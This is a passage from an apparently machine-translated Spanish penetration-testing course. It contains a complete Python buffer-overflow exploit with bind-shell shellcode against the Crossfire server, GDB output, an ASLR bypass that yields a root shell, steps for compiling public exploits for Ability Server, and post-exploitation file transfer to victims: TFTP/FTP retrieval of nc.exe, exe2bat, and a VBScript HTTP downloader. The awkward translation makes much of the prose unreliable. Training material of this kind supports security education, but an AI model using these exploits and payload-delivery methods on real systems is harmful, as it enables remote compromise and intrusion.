shellcode=("\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66\xcd\x80"

"\x5b\x5e\x52\x68\xff\x02\x11\x5c\x6a\x10\x51\x50\x89\xe1\x6a"

"\x66\x58\xcd\x80\x89\x41\x04\xb3\x04\xb0\x66\xcd\x80\x43\xb0"

"\x66\xcd\x80\x93\x59\x6a\x3f\x58\xcd\x80\x49\x79\xf8\x68\x2f"

"\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0"

"\x0b\xcd\x80")

crash="\x90"*200 + shellcode + "\x43" * 4090 + "\x42\x42\x42\x42" +"D"*7

buffer = "\x11(setup sound " + crash + "\x90\x00#"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

print "[*]Sending evil buffer..."

s.connect((host, 13327))

data=s.recv(1024)

print data

s.send(buffer)

s.close()

print "[*]Payload Sent !"
```

La ejecución de este contra Crossfire bajo GDB revela lo siguiente:

```
Waiting for connections...

BUG: process_events(): Object without map or inventory is on active list:
mobility (0)

Get SetupCmd:: sound 1Û÷ãSCSjá°fÍ[^Rhÿ\jQPájfXÍA³°fÍC°fÍYj?...

[New Thread 0xb75fb8c0 (LWP 28701)]

Program received signal SIGSEGV, Segmentation fault.

[Switching to Thread 0xb75fb8c0 (LWP 28701)]

0x42424242 in ?? ()

(gdb) x/300xb $eax

0xb7ba8a0e: 0x73 0x65 0x74 0x75 0x70 0x20 0x73 0x6f

0xb7ba8a16: 0x75 0x6e 0x64 0x20 0x90 0x90 0x90 0x90

0xb7ba8a1e: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90

0xb7ba8ad6: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90

0xb7ba8ade: 0x90 0x90 0x90 0x90 0x31 0xdb 0xf7 0xe3

0xb7ba8ae6: 0x53 0x43 0x53 0x6a 0x02 0x89 0xe1 0xb0

0xb7ba8aee: 0x66 0xcd 0x80 0x5b 0x5e 0x52 0x68 0xff

0xb7ba8af6: 0x02 0x11 0x5c 0x6a 0x10 0x51 0x50 0x89

0xb7ba8afe: 0xe1 0x6a 0x66 0x58 0xcd 0x80 0x89 0x41

0xb7ba8b06: 0x04 0xb3 0x04 0xb0 0x66 0xcd 0x80 0x43

0xb7ba8b0e: 0xb0 0x66 0xcd 0x80 0x93 0x59 0x6a 0x3f

0xb7ba8b16: 0x58 0xcd 0x80 0x49 0x79 0xf8 0x68 0x2f

0xb7ba8b1e: 0x2f 0x73 0x68 0x68 0x2f 0x62 0x69 0x6e

0xb7ba8b26: 0x89 0xe3 0x50 0x53 0x89 0xe1 0xb0 0x0b

0xb7ba8b2e: 0xcd 0x80 0x43 0x43 0x43 0x43 0x43 0x43

0xb7ba8b36: 0x43 0x43 0x43 0x43

(gdb)
```

Redirigir el flujo de ejecución a 0xb73a8ad6 en el momento del accidente le llevará unos pocos minutos PON de la cáscara de enlace. Utilice esta dirección estática de su hazaña y probarlo. Vuelva a colocar la B 4 que sobreescribir EIP con esta dirección.
Ejecución de la versión fija de la hazaña revela:

```
root@bt:~# ./poc.py 127.0.0.1

[*]Sending evil buffer...

[*]Payload Sent !

root@bt:~# netstat -antp |grep 4444

tcp 0 0 0.0.0.0:4444 0.0.0.0:* LISTEN 28939/crossfire

root@bt:~# nc -vn 127.0.0.1 4444

(UNKNOWN) [127.0.0.1] 4444 (?) open

Id

uid=0(root) gid=0(root) groups=0(root)
```

Usted obtiene un shell en el puerto TCP 4444!

6.4.4 Evitar ASLR

Usted ha explotado con éxito una vulnerabilidad de desbordamiento de búfer en un entorno Linux y tiene un lazo shell. Me gustaría mejorar en este exploit y tratar de hacerla universal para el uso específico
aplicación binario vulnerable. Va a evitar el uso de un estático codificado dirección para saltar a la NOP deslizarse antes de que el buffer, y tratar de llegar a la shellcode la misma manera que lo hizo en el exploits Windows, a través de un salto indirecto.
¿Cómo se relaciona esto con frente a la aleatorización espacio de diseño? ASLR de forma aleatoria en los espacios de memoria cada reinicio, anulando un salto directo a la memoria. Por esta razón había que desactivar ASLR antes del ejercicio comenzó.
Suponiendo que el binario vulnerable no fue compilado con soporte ASLR, la búsqueda de la dirección del remitente en el interior el binario vulnerable en sí asegurará un salto de confianza cada vez.
Buscar una instrucción jmp eax dentro de los binarios Linux y tener su punto remite a la
en lugar de saltar directamente a la shellcode. De esta manera, siempre y cuando el mismo binario se usa en toda diversas plataformas Linux, el exploit debe ser universal:

```
root@bt:~# objdump -D /usr/games/crossfire/bin/crossfire |grep "ff e0"
8071e4e: ff e0 jmp *%eax
807b8f8: ff e0 jmp *%eax
...
8134e77: ff e0 jmp *%eax
813534f: ff e0 jmp *%eax
81354e7: ff e0 jmp *%eax
8135a6f: ff e0 jmp *%eax
8135e2f: ff e0 jmp *%eax
8135fbf: ff e0 jmp *%eax
...
81419ab:
```

Utilizando una de estas direcciones en lugar de una dirección de retorno estático estabiliza y evita el exploit ASLR en total, que le da una shell:

```
root@bt:~# echo 2 > /proc/sys/kernel/randomize_va_space # re-enable ASLR
root@bt:~# netstat -antp |grep 4444
```

```
root@bt:~# ./poc.py 127.0.0.1
[*]Sending evil buffer...
#version 1023 1027 Crossfire Server
[*]Payload Sent!
root@bt:~# netstat -antp |grep 4444
tcp 0 0 0.0.0.0:4444 0.0.0.0:* LISTEN 29331/crossfire
root@bt:~# nc -vn 127.0.0.1 4444
(UNKNOWN) [127.0.0.1] 4444 (?) open
Id
uid=0(root) gid=0(root) groups=0(root)
```

7. Módulo 7: Trabajo con Exploits

Este módulo se ocupa de depurar y corregir exploits públicos para satisfacer sus necesidades. Cruzar compilación de exploits también se introduce.

Objetivos del módulo

Al final de este módulo, los estudiantes deben:

1. Ser capaz de localizar y corregir vulnerabilidades para los entornos de compilación de Windows y Linux.
2. Ser capaz de utilizar el compilador MinGW cruz en BackTrack para generar ejecutables.
3. Ser capaz de sustituir de forma inteligente shellcode en una explotación existente.

Resumen de actualización se puede encontrar en http://www.securityfocus.com/bid.

```
Perforce Multiple Remote Security Vulnerabilities
Linux Kernel 'hfc_usb.c' Local Privilege Escalation Vulnerability
Linux Kernel 'drivers/scsi/gdth.c' Local Privilege Escalation Vulnerability
CUPS 'lppasswd' Tool Localized Message String Security Weakness
Mozilla Firefox and SeaMonkey Web Workers Array Data Type Remote Memory
Corruption
ISC BIND 9 DNSSEC Bogus NXDOMAIN Response Remote Cache Poisoning Vulnerability
ISC BIND 9 DNSSEC Query Response Additional Section Remote Cache Poisoning
Vulnerability
WebWorks Help Multiple Cross Site Scripting Vulnerabilities
Microsoft Windows 2000 Telnet Server DoS Vulnerability
pam_krb5 Existing/Non-Existing Username Enumeration Weakness
Mozilla Firefox XPCOM Utility Chrome Privilege Escalation Vulnerability
Mozilla Firefox and SeaMonkey Proxy Auto-Configuration File Remote Code Execution
Vulnerability
Mozilla Firefox 'document.getSelect' Cross Domain Information Disclosure
Vulnerability
Mozilla Firefox Download Manager World Writable File Local Privilege Escalation
Vulnerability
Mozilla Firefox and SeaMonkey 'libpr0n' GIF Parser Heap Based Buffer Overflow
Vulnerability
Mozilla Firefox CVE-2009-3382 Remote Memory Corruption Vulnerability
Mozilla NSS NULL Character CA SSL Certificate Validation Security Bypass
Vulnerability
Sun Java SE November 2009 Multiple Security Vulnerabilities
Mozilla Firefox and Seamonkey Regular Expression Parsing Heap Buffer Overflow
Vulnerability
Mozilla Firefox Form History Information Disclosure Vulnerability
Mozilla Firefox CVE-2009-3380 Multiple Remote Memory Corruption Vulnerabilities
Mozilla Firefox and SeaMonkey Download Filename Spoofing Vulnerability
Mozilla Firefox Floating Point Conversion Heap Overflow Vulnerability
GNOME glib Base64 Encoding and Decoding Multiple Integer Overflow Vulnerabilities
Linux Kernel 2.4 and 2.6 Multiple Local Information Disclosure Vulnerabilities
OpenSSL 'ChangeCipherSpec' DTLS Packet Denial of Service Vulnerability
Linux Kernel with SELinux 'mmap_min_addr' Low Memory NULL Pointer Dereference
Vulnerability
GNU ed File Processing 'strip_escapes()' Heap Overflow Vulnerability
```

Linux Kernel 'nfs4_proc_lock()' Local Denial of Service Vulnerability
OpenSSL DTLS Packets Multiple Denial of Service Vulnerabilities
OpenSSL 'dtls1_retrieve_buffered_fragment()' DTLS Packet Denial of Service Vulnerability
D-Bus 'dbus_signature_validate()' Type Signature Denial of Service Vulnerability
Linux Kernel eCryptfs Lower Dentry Null Pointer Dereference Local Denial of Service
Vulnerability
Linux Kernel 'pipe.c' Local Privilege Escalation Vulnerability
Wireshark Dissector LWRES Multiple Buffer Overflow Vulnerabilities
Newt Text Box Content Processing Remote Buffer Overflow Vulnerability
OpenSSL Multiple Vulnerabilities
'nfs-utils' Package 'hosts_ctl()' Security Bypass Vulnerability
Red Hat Enterprise Linux OpenSSH 'ChrootDirectory' Option Local Privilege Escalation
Expat Unspecified XML Parsing Remote Denial of Service Vulnerability
Linux Kernel 'unix_stream_connect()' Local Denial of Service Vulnerability
Linux Kernel 2.4 and 2.6 Local Information Disclosure Vulnerability
GNU Automake Insecure Directory Permissions Vulnerability
NTP mode 7 MODE_PRIVATE Packet Remote Denial of Service Vulnerability
Linux Kernel r128 Driver CCE Initialization NULL Pointer Dereference Denial of Service
Linux Kernel '/drivers/net/r8169.c' Out-of-IOMMU Error Local Denial of Service Vulnerability
MiNBank 'minsoft_path' Parameter Multiple Remote File Include Vulnerabilities
J. River Media Jukebox '.mp3' File Remote Heap Buffer Overflow Vulnerability
Orb Networks Orb Direct Show Filter MP3 File Divide-By-Zero Denial of Service Vulnerability
WordPress Calendar Plugin Multiple Cross-Site Scripting Vulnerabilities
WordPress Events Registration with PayPal IPN Component Multiple SQL Injection Vulnerabilities
Authentium Command On Demand ActiveX Control Multiple Buffer Overflow Vulnerabilities
Multiple Apple Wireless Products FTP Port Forward Security Bypass Vulnerability
BBSXP 'ShowPost.asp' Cross-Site Scripting Vulnerability
Emweb Wt Multiple Cross Site Scripting and Unspecified Security Vulnerabilities
Microsoft March 2010 Advance Notification Multiple Vulnerabilities
PHP-Nuke 'user.php' SQL Injection Vulnerability
PHP-Nuke Survey Component 'PollID' Parameter SQL Injection Vulnerability
Comptel Provisioning and Activation 'error_msg_parameter' Cross Site Scripting Vulnerability
Argyll CMS '55-Argyll.rules' Security Bypass Vulnerability
Fcron 'fcrontab' Symbolic Link Arbitrary File Access Vulnerabilities

Esto se considera como un día normal en términos de seguridad de red. Por favor recuerde que esta lista no incluye todas las vulnerabilidades encontradas en esta fecha, sólo los denunciados. Muchas vulnerabilidades son no se informó y pueden permanecer sin parches durante años. Las operaciones subterráneas hackers escena en privado 0 días (alias) hazañas. Estos son exploits para vulnerabilidades que no han sido publicados o explotados públicamente todavía.
En muchas ocasiones, las hazañas de PoC es liberado junto con un aviso público. El debate filosófico de si los códigos de liberación de PoC tiene un efecto positivo o negativo está más allá del alcance de este módulo.

7.1 Buscando un Exploit en BackTrack

7.1.1 Capacidad de ejemplo del servidor

Después de identificar la vulnerabilidad, su primera tarea es tratar de encontrar el código de explotación pertinente que pueden permitir para acceder o controlar de otro modo la víctima. Por ahora, supongamos que usted sabe con certeza que un Windows XP SP2 máquina con dirección IP 192.168.9.12 está ejecutando una versión vulnerable del servidor de Habilidad. Ignora el hecho de que ha escrito el código de explotación de su cuenta, y en lugar de explorar el código de otras personas.
BackTrack contiene un repositorio grande hazaña en las hazañas pentest / / / directorio exploit-db.
Ahora busca un exploit, compilarlo y ejecutarlo contra la víctima:

```
root@bt:/pentest/exploits/exploitdb# grep Ability files.csv
588;platforms/windows/remote/588.py;"Ability Server <= 2.34 (STOR) Remote Buffer
Overflow
Exploit";2004-10-21;muts;windows;remote;21
592;platforms/windows/remote/592.py;"Ability Server <= 2.34 (APPE) Remote Buffer
Overflow
Exploit";2004-10-23;KaGra;windows;remote;21
618;platforms/windows/remote/618.c;"Ability Server 2.34 FTP STOR Buffer Overflow
Exploit (Unix
Exploit)";2004-11-07;NoPh0BiA;windows;remote;21
693;platforms/windows/remote/693.c;"Ability Server <= 2.34 Remote APPE Buffer
Overflow Exploit";2004-
12-16;darkeagle;windows;remote;21
```

Usted ha encontrado varios códigos exploit, pero que se debe utilizar? Varias versiones han sido escritas para compilación bajo el sistema operativo Windows, mientras que otros han escrito para su compilación en Linux. puede identificar el entorno de compilación mediante la inspección de las cabeceras código de explotación.
Estas son las típicas de Windows encabezados entorno de compilación:

```
#include <stdio.h>
#include <winsock2.h>
#include <windows.h>
#include <process.h>
#include <string.h>
#include <winbase.h>
```

Estas son las típicas cabeceras de Linux del entorno de compilación:

```
#include <stdio.h>
#include <stdlib.h>
#include <error.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <netdb.h>
#include <unistd.h>
```


En las secciones siguientes examinan la compilación de los dos tipos de vulnerabilidades de BackTrack.

7.1.2 Compilación Exploits BackTrack Linux en

Comience con la edición y compilación del exploit basado en Linux, 618.c. Después de hacer el propiado cambios en el código de explotación original (corrección de longitud de búfer, el cambio de código shell, ajustando RET dirección y dirección de fijación se unen IP), sólo tiene que compilar este archivo usando GCC:

```
bt exploitdb # cp ./platforms/windows/remote/618.c /tmp/
bt exploitdb # cd /tmp/
bt tmp # nano 618.c (we fix the code as appropriate)
bt tmp # gcc -o ability 618.c
```

Con unas pocas correcciones adicionales, esta hazaña le proporciona una concha!



7.1.3 Compilación de Windows hazañas en BackTrack

Desde BackTrack 3, ha sido posible compilar código de Windows medio ambiente utilizando un compilador cruzado.
Usando el compilador MinGW y el Vino, se puede compilar código ventanas que da como resultado un ejecutable PE.
A continuación, puede ejecutar el binario de Windows PE en Linux usando Wine.
Una vez más, es necesario corregir el código, cambie longitudes de búfer y, en general sudar un poco antes de llegar la shell:


```
bt exploitdb # cp ./platforms/windows/remote/693.c /tmp/

bt exploitdb # cd /root/.wine/drive_c/MinGW/bin

bt bin # wine gcc –o ability.exe /tmp/693.c –lwsock32

bt bin #wine ability.exe

...
```

7,2 Buscas Exploits en la Web

Localización de exploits públicos en la web es relativamente fácil de sitios web utilizando como foco de Seguridad y
explotar-db.com.

7.2.1 Security Focus

Vulnerabilidades y exploits () en Security Focus se clasifican por Bugtraq ID (BID). Puede buscar Ofertas a través de la interfaz web de Security Focus:




Personalmente, prefiero utilizar una búsqueda en Google. Por ejemplo:

```
xp sp2 exploit site:securityfocus.com inurl:bid
```

Busca cortes de Google por el tiempo que necesita para pasar la navegación y te lleva directamente al BID
requerida.

7.2.2 Exploit-db.com

Exploit-db.com es un sitio sin fines de lucro que es bien conocida por su base de datos de exploit. Continúa el trabajo de milw0rm, que ya no está activa. El sitio contiene muchos otros artículos de educación y seguridad recursos. El sitio cuenta con una función de búsqueda que se puede utilizar para localizar vulnerabilidades:



8. Módulo 8: Transferencia de archivos

Este módulo presenta varios métodos de transferencia de archivos entre atacar y equipos de las víctimas.

Objetivos del módulo

Al final de este módulo, los estudiantes deben:
1. Ser capaz de utilizar varios métodos de transferencia de archivos como FTP, TFTP, DEBUG, y secuencias de comandos VBS para
iniciar la transferencia de archivos a un ordenador de la víctima.
2. Comprender los peligros de un shell no interactivo.
3. Entender las limitaciones prácticas de cada método de transferencia, así como los pros y los contras de cada uno.

A menudo me preguntan: "Así que tengo una concha, ¿y ahora qué?" Ahora que usted tiene una consola de sistema, que son capaces de
ejecutar comandos administrativos. Esto significa que puede agregar usuarios, cambiar contraseñas, vacíe contraseñas, instalar software, cambiar configuraciones, y así sucesivamente. Usted es, sin embargo, inicialmente limitada al uso de herramientas y comandos que ya están disponibles en la máquina víctima. Dependiendo de la víctima del sistema operativo, esto podría ser una opción muy interesante.

8.1 El shell no interactivo

Un intérprete no interactivo se explica mejor con el siguiente ejemplo.
Escriba el comando dir en un símbolo del sistema en una máquina Windows. Este comando no interactivo porque una vez que se ejecuta no requiere más intervención del usuario con el fin de completarse. Desde una máquina Windows (no un shell remoto!), Intente conectarse a un servidor FTP y registro en:

```
C:\Users\offsec>ftp ftp.microsoft.com
Connected to ftp.microsoft.akadns.net.
220 Microsoft FTP Service
User (ftp.microsoft.akadns.net:(none)): test
331 Password required for test.
Password: test
530 User cannot log in.
Login failed.
ftp> bye
221 Thank you for using Microsoft products.
C:\Users\offsec>
```

Ignora el hecho de que en realidad no entra, y observe que el proceso de FTP ha salido después de dio entrada el nombre de usuario, la contraseña y el comando bye. Este es un programa interactivo que requiere la intervención del usuario con el fin de completar.
La regla básica de un shell remoto estándar es:
No ejecute programas interactivos utilizando un shell remoto.

La razón de esto es que la salida estándar de un programa interactivo no se redirige correctamente a la cáscara y que a menudo se ha agotado el tiempo o desconectado de la cáscara. Intenta iniciar sesión en un servidor FTP servidor desde una consola remota y ver por ti mismo.

8.2 Carga de archivos

A medida que expande su ataque, usted tendrá que cargar herramientas como analizadores de

puertos, exploits recopilados, clave madereros y troyanos a la víctima,. Hay varios métodos para cargar archivos a una víctima. estos son todo ello basado en el uso de las herramientas disponibles en el sistema operativo que hackeado para poder descargar archivos.

8.2.1 Uso de TFTP

TFTP es un protocolo basado en UDP transferencia de archivos. Para obtener más información acerca de TFTP, por favor visite http://en.wikipedia.org/wiki/Trivial_File_Transfer_Protocol.
Los sistemas operativos Windows contienen un cliente TFTP por defecto. Mediante el uso de este cliente incorporado, puede transferir archivos desde y hacia el ordenador de la víctima mediante un shell remoto.
Necesita configurar un servidor TFTP para la víctima para conectar y cargar / descargar archivos y hacer Asegúrese de que está ejecutando:

```
root@bt:~# netstat -anup |grep 69
udp 0 0 0.0.0.0:69 0.0.0.0:* 398/atftpd
root@bt:~#
```

Copie el archivo que desea transferir a la víctima en el directorio / tmp en la máquina del atacante:

```
root@bt:~# cp /pentest/windows-binaries/tools/nc.exe /tmp/
```

Ahora puede intentar transferir este archivo a la víctima con su concha recién adquiridos a distancia:

```
C:\WINDOWS\system32>tftp -i 192.168.9.100 GET nc.exe
tftp -i 192.168.9.100 GET nc.exe
Transfer successful: 59392 bytes in 5 seconds, 11878 bytes/s
C:\WINDOWS\system32>dir nc.exe
dir nc.exe
Volume in drive C has no label.
Volume Serial Number is B4B7-CCDF
Directory of C:\WINDOWS\system32
11/12/2006 06:49 AM 59,392 nc.exe
1 File(s) 59,392 bytes
```

```
0 Dir(s) 2,733,469,696 bytes free

C:\WINDOWS\system32>
```

Observe el uso del comando tftp en la máquina víctima, conectado a la máquina atacante (192.168.9.100), que se ejecuta un servidor TFTP, y ejecutar un comando tftp GET para recuperar nc.exe.

8.2.1.1 TFTP Pros

TFTP se basa en UDP y por lo tanto rápido. TFTP es una buena opción a elegir para archivos pequeños.
El comando TFTP no es interactiva.

8.2.1.2 TFTP Contras

TFTP se basa en UDP y por lo tanto poco fiable. No es apropiado para archivos grandes.
Las organizaciones rara vez permitir el tráfico UDP de salida, por lo que tal intento de transferencia de archivos por lo general será bloqueado en el firewall corporativo.

8.2.2 Utilización de FTP

Windows también contiene un cliente FTP predeterminado que se puede utilizar para la transferencia de archivos. Como previamente se ha visto, FTP es un comando interactivo que requiere una entrada para completar. Usted necesita para resolver este problema antes de intentar utilizar FTP.
En la ayuda de comandos FTP, verá que el cliente FTP de Windows admite la recepción de comandos FTP desde un archivo de texto:

```
-s:filename Specifies a text file containing FTP commands;

the commands will automatically run after FTP starts.
```

En este ejemplo, podrás configurar un servidor FTP en el equipo BackTrack y colocar el archivo que desea transferir en el directorio FTP.
Volver a la cáscara víctima, que desea el cliente FTP para trabajar sólo con comandos no interactivos:

```
C:\WINDOWS\system32>echo open 192.168.9.100 21> ftp.txt

C:\WINDOWS\system32>echo ftp>> ftp.txt

C:\WINDOWS\system32>echo ftp>> ftp.txt

C:\WINDOWS\system32>echo bin >> ftp.txt

C:\WINDOWS\system32>echo GET nc.exe >> ftp.txt

C:\WINDOWS\system32>echo bye >> ftp.txt

C:\WINDOWS\system32>ftp -s:ftp.txt
```

8.2.3 Transferencias Inline

```
bt ~# cd /pentest/windows-binaries/tools/

bt tools # wine exe2bat.exe nc.exe nc.txt

Finished: nc.exe > nc.txt

bt tools #
```

Este comando crea un archivo llamado nc.txt en su directorio de trabajo. Este archivo contiene el código byte que crea los ejecutables nc.exe. Observe que el formato de este archivo está construido de tal manera que puede simplemente se pega en una cáscara víctima, echo'ed para el sistema de archivos víctima, y luego compilado con debug.exe en la máquina víctima. Utilizando conceptos similares, VBScript también puede echo'ed en una concha y ejecutado. El siguiente código utilizar el método de WinHTTP para descargar archivos a través de HTTP:

```
'Barabas pure vbs downloader - tested on XP sp2

'Microsoft fixed adodbstream but guess what <img

src="http://s.wordpress.com/wpincludes/

images/smilies/icon_smile.gif" alt=":)" class="wp-smiley">

'(c)dec 2004

'First argument = complete url to download
```

```
'Second Argument = filename you want to save
'thnks to http://www.ericphelps.com/scripting/samples/BinaryDownload/
'
'v2 - now includes proxy support for the winhttp request stuff
strUrl = WScript.Arguments.Item(0)
StrFile = WScript.Arguments.Item(1)
'WinHttpRequest proxy settings.
Const HTTPREQUEST_PROXYSETTING_
DEFAULT = 0
Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0
Const HTTPREQUEST_PROXYSETTING_DIRECT = 1
Const HTTPREQUEST_PROXYSETTING_PROXY = 2

Dim http, varByteArray, strData, strBuffer, lngCounter, fs, ts
Err.Clear
Set http = Nothing
Set http = CreateObject("WinHttp.WinHttpRequest.5.1")
If http Is Nothing Then Set http =
CreateObject("WinHttp.WinHttpRequest")
If http Is Nothing Then Set http =
CreateObject("MSXML2.ServerXMLHTTP")
If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP")
' comment out next line if no proxy is being used
' and change the proxy to suit ur needs -duh
http.SetProxy HTTPREQUEST_PROXYSETTING_PROXY, "web-proxy:80"
http.Open "GET", strURL, False
http.Send
varByteArray = http.ResponseBody
Set http = Nothing
Set fs = CreateObject("Scripting.FileSystemObject")
Set ts = fs.CreateTextFile(StrFile, True)
strData = ""
```

```
strBuffer = ""
For lngCounter = 0 to UBound(varByteArray)
ts.Write Chr(255 And Ascb(Midb(varByteArray,lngCounter + 1, 1)))
Next
ts.Close
```

A ver si puedes descubrir a otros métodos para la transferencia de algunos archivos hacia y desde una máquina víctima-Google tiene algunas referencias a ellos!

9. Módulo 9: Aprovechar los marcos

Este módulo introduce el Metasploit Framework y sus diversas funciones y usos.

Objetivos del módulo
Al final de este módulo, los estudiantes deben:
1. Ser capaz de portar hazañas simples para Metasploit Framework formato para su uso en un entorno real.
